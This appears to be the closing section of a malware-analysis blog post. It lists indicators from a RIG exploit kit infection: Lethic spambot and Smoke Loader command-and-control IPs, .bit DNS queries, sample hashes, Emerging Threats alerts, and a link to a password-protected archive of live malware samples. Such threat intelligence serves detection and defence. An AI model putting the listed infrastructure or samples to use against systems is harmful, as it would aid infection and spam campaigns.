- 217.23.14.123 – TCP port 5500 – ET TROJAN Lethic Spambot CnC Initial Connect Bot Response
- 93.190.137.226 – TCP port 5500 – ET TROJAN Lethic Spambot CnC Initial Connect Bot Response
- 217.23.15.38 – TCP port 6600
- 209.86.93.227 – TCP port 25 – Simple Mail Transfer Protocol
- 98.138.112.38 – TCP port 25 – Simple Mail Transfer Protocol
- 98.138.112.37 – TCP port 25 – Simple Mail Transfer Protocol
- 66.196.118.36 – TCP port 25 – Simple Mail Transfer Protocol
- 93.190.139.161 – TCP port 7700
- 157.56.198.220 – mail.live.com – GET /md/default.aspx

Spam Bot Post-Infection Traffic

- 104.23.128.76 – www[.]omegle.com
- 107.6.108.4 – front1.omegle.com
- 107.6.108.5 – front2.omegle.com
- 107.6.108.6 – front3.omegle.com
- 107.6.108.7 – front4.omegle.com
- 107.6.108.13 – front5.omegle.com
- 107.6.108.14 – front6.omegle.com
- 107.6.110.74 – front7.omegle.com
- 107.6.110.220 – front8.omegle.com
- 107.6.108.12 – front10.omegle.com
- 74.217.30.183 – front11.omegle.com
- 74.217.30.183 – front12.omegle.com
- 74.217.30.185 – front13.omegle.com
- 74.217.30.186 – front14.omegle.com
- 74.217.30.187 – front15.omegle.com
- 52.5.25.165 – instagram.com GET /p/BSWvOOPjrWV

Post-Infection DNS Queries

- nutsystem1.bit
- ns.dotbit.me (107.161.16.236)
- alors.deepdns.cryptostorm.net

- onyx.deepdns.cryptostorm.net
- ns1.any.dns.d0wn.biz (198.251.86.12)
- ns1.random.dns.d0wn.biz (178.17.170.133)
- ns2.random.dns.d0wn.biz (185.14.29.140)
- anyone.dnsrec.meo.ws (185.121.177.177)
- ist.fellig.org (178.63.145.230)
- civet.ziphaze.com (138.68.128.160)
- ns2.fr.dns.d0wn.biz (37.187.0.40)
- ns1.sg.dns.d0wn.biz (128.199.248.105)
- ns1.nl.dns.d0wn.biz (95.85.9.86)
- ns1.domaincoin.net (83.96.168.183)
- ns2.domaincoin.net (108.61.40.140)
- nutsystem2.bit
- nutsystem3.bit
- propertiesofseyshellseden.com
- assetsofseyshellseden.com

Hashes


SHA256: 09614207fbba5f83037a5c9da2248dcae06efff984d1db45effa04139d035b07
File name: RIG EK Flash Exploit 1.swf

SHA256: 15d2a4be2a53ca33a599a9d562cfec4e0b5c2102e03c3a7f3ea7d8a4a132b44f
File name: RIG EK Flash Exploit 3.swf


SHA256: 1b9bf35a6662775e538f01738c1f6c94a35481192b63d2229030526d8c3f39f9
File name: RIG EK Flash Exploit 4.swf

SHA256: b7e2ac891a8e524668261b149515ccb0105655f1bcb5c8ad72a3fb78de2d02d3
File name: o32.tmp

SHA256: 3a6e2251e64e387adcc887dfeea52200a96f529c18f94b2e32caff43557c6381
File name: ask33u6p.exe
ID: Smoke Loader
Hybrid-Analysis Report




SHA256: f2a7198e2d18ea5a99d5ad1a707d7ffde7179c625eefaf88d6e7066bbc078d57
File name: iwcahsmt.exe
ID: Smoke Loader
Traffic: www[.]adobe.de, smoke.nutsystem3210z.bit, mailserv.xsayeszhaifa.bit
Hybrid-Analysis Report




Emerging Threats

Event	Category	Description	SID
Response on port 80 (TCP)	A Network Trojan was detected	ET TROJAN Sharik/Smoke Loader Adobe Connectivity check	2018676
23.5.104.242:80 (TCP)	A Network Trojan was detected	ET TROJAN Sharik/Smoke Loader Java Connectivity Check	2022026
178.159.36.151:80 (TCP)	A Network Trojan was detected	ET INFO Executable Download from dotted-quad Host	2016141
Response on port 57789 (TCP)	Potential Corporate Privacy Violation	ET POLICY PE EXE or DLL Windows file download HTTP	2018959
Response on port 57789 (TCP)	Potentially Bad Traffic	ET INFO SUSPICIOUS Dotted Quad Host MZ Response	2021076
Response on port 57789 (TCP)	Misc activity	ET INFO EXE IsDebuggerPresent (Used in Malware Anti-Debugging)	2015744
178.159.36.151:80 (TCP)	A Network Trojan was detected	ET INFO Executable Download from dotted-quad Host	2016141
Response on port 57789 (TCP)	Potentially Bad Traffic	ET INFO SUSPICIOUS Dotted Quad Host MZ Response	2021076
Response on port 57789 (TCP)	Misc activity	ET INFO EXE IsDebuggerPresent (Used in Malware Anti-Debugging)	2015744

SHA256: 2c452bc79da741639bdb4229168d5bd541069e342eae63d1b96a3690fb10b48a
File name: smoke927397.exe
ID: #Neutrino Bot
Traffic: 112.78.9.34 – POST /newfiz21/logout.php
Hybrid-Analysis Report



SHA256: 1b6a98a7ba4e5fac878f2f8f284fa748c889fa4e4a9a0905748144fffd890f4b
File name: s927397.exe
ID: #Smoke Loader
Hybrid-Analysis Report



SHA256: 2d6c7a9a79ae01104ab02d53863ef69d184e26a1be27cfe6181fda9801d0aa3a
File name: 156a927400.exe
Traffic: 217.23.10.156 – TCP port 5500 – ET TROJAN Lethic Spambot CnC Initial Connect Bot Response
Hybrid-Analysis Report

SHA256: cadcb29d14804f8158569c187b37c624e6e8e2741e30a08dd69d3aedc2b967b5
File name: 156b927400.exe
ID: #Spambot
Traffic: 217.23.10.156 – TCP port 5500 – ET TROJAN Lethic Spambot CnC Initial Connect Bot Response
Hybrid-Analysis Report

SHA256: 9ca331535f2e13641f21983925b37af6563666b58fc930dd00f6b25ab5ca238b
File name: 17927400.exe
Traffic: 89.248.174.17 – TCP port 5500 – ET TROJAN Lethic Spambot CnC Initial Connect Bot Response
Hybrid Analysis Report

SHA256: 89019d528960d3df0475cb828fdd4b3fa719a52792c2b27560a609f1b79f9a04
File name: 38927400.exe
Traffic: 217.23.15.38 – TCP port 6600
Hybrid-Analysis Report

SHA256: 0d5351036f25df4720ad3569e1dbfe348a021133ba45d830fe2929990c15ccbc
File name: 74927400.exe
Traffic: 80.82.65.74 – TCP port 5500 – ET TROJAN Lethic Spambot CnC Initial Connect Bot Response
Hybrid-Analysis Report

SHA256: 1f0780558f660c48349e0457066c46fc6641ce94c692539fe1156d5419954b2b
File name: 85927400.exe
Traffic: 109.236.87.85 – TCP port 5500 – ET TROJAN Lethic Spambot CnC Initial Connect

Bot Response
Hybrid-Analysis Report

SHA256: 1fb5f636aa1d3c06d15cfa7bbb30b686b879cef0306d5326a4bb10d1e2b5e1b2
File name: 121927400.exe
Traffic: 91.232.105.121 – TCP port 5500 – ET TROJAN Lethic Spambot CnC Initial Connect Bot Response
Hybrid-Analysis Report

SHA256: 96d8c85c21b7ae70eaff6385f3d2f6a3ec92276a137585964beb3098a59f8252
File name: 123927400.exe
Traffic: 217.23.14.123 – TCP port 5500 – ET TROJAN Lethic Spambot CnC Initial Connect Bot Response
Hybrid-Analysis Report

SHA256: f957ab49e2b8ae2b02aa829828c3dc1c6ffcb1f14355161a932f3c46d03dd3d7
File name: 226927400.exe
Traffic: 93.190.137.226 – TCP port 5500 – ET TROJAN Lethic Spambot CnC Initial Connect Bot Response
Hybrid-Analysis Report

SHA256: 9d845fbc4ee48395aad61ddf1e8e96f00e210c240cb6448db3b0cd098d5053b3
File name: NNC254.tmp.exe and s927400.exe
Hybrid-Analysis Report


SHA256: ed83c7c98a7a3c802d3995d8036b08184bfe5576548d4eb6967f101615608a1f
File name: NN37AB.tmp.exe and s927398.exe

SHA256: 3bd9a181b15615b9f52a2061a9ca5f9d690de119ea84783a6904f120a4c685ea
File name: NN46D9.tmp.exe and 161927400.exe
Traffic: 93.190.139.161 – TCP 7700
Hybrid-Analysis Report

Malicious Artifacts (Password is infected)

Malicious Artifacts.zip

Until next time!



Published by malwarebreakdown

Just a normal person who spends their free time infecting systems with malware. View all posts by malwarebreakdown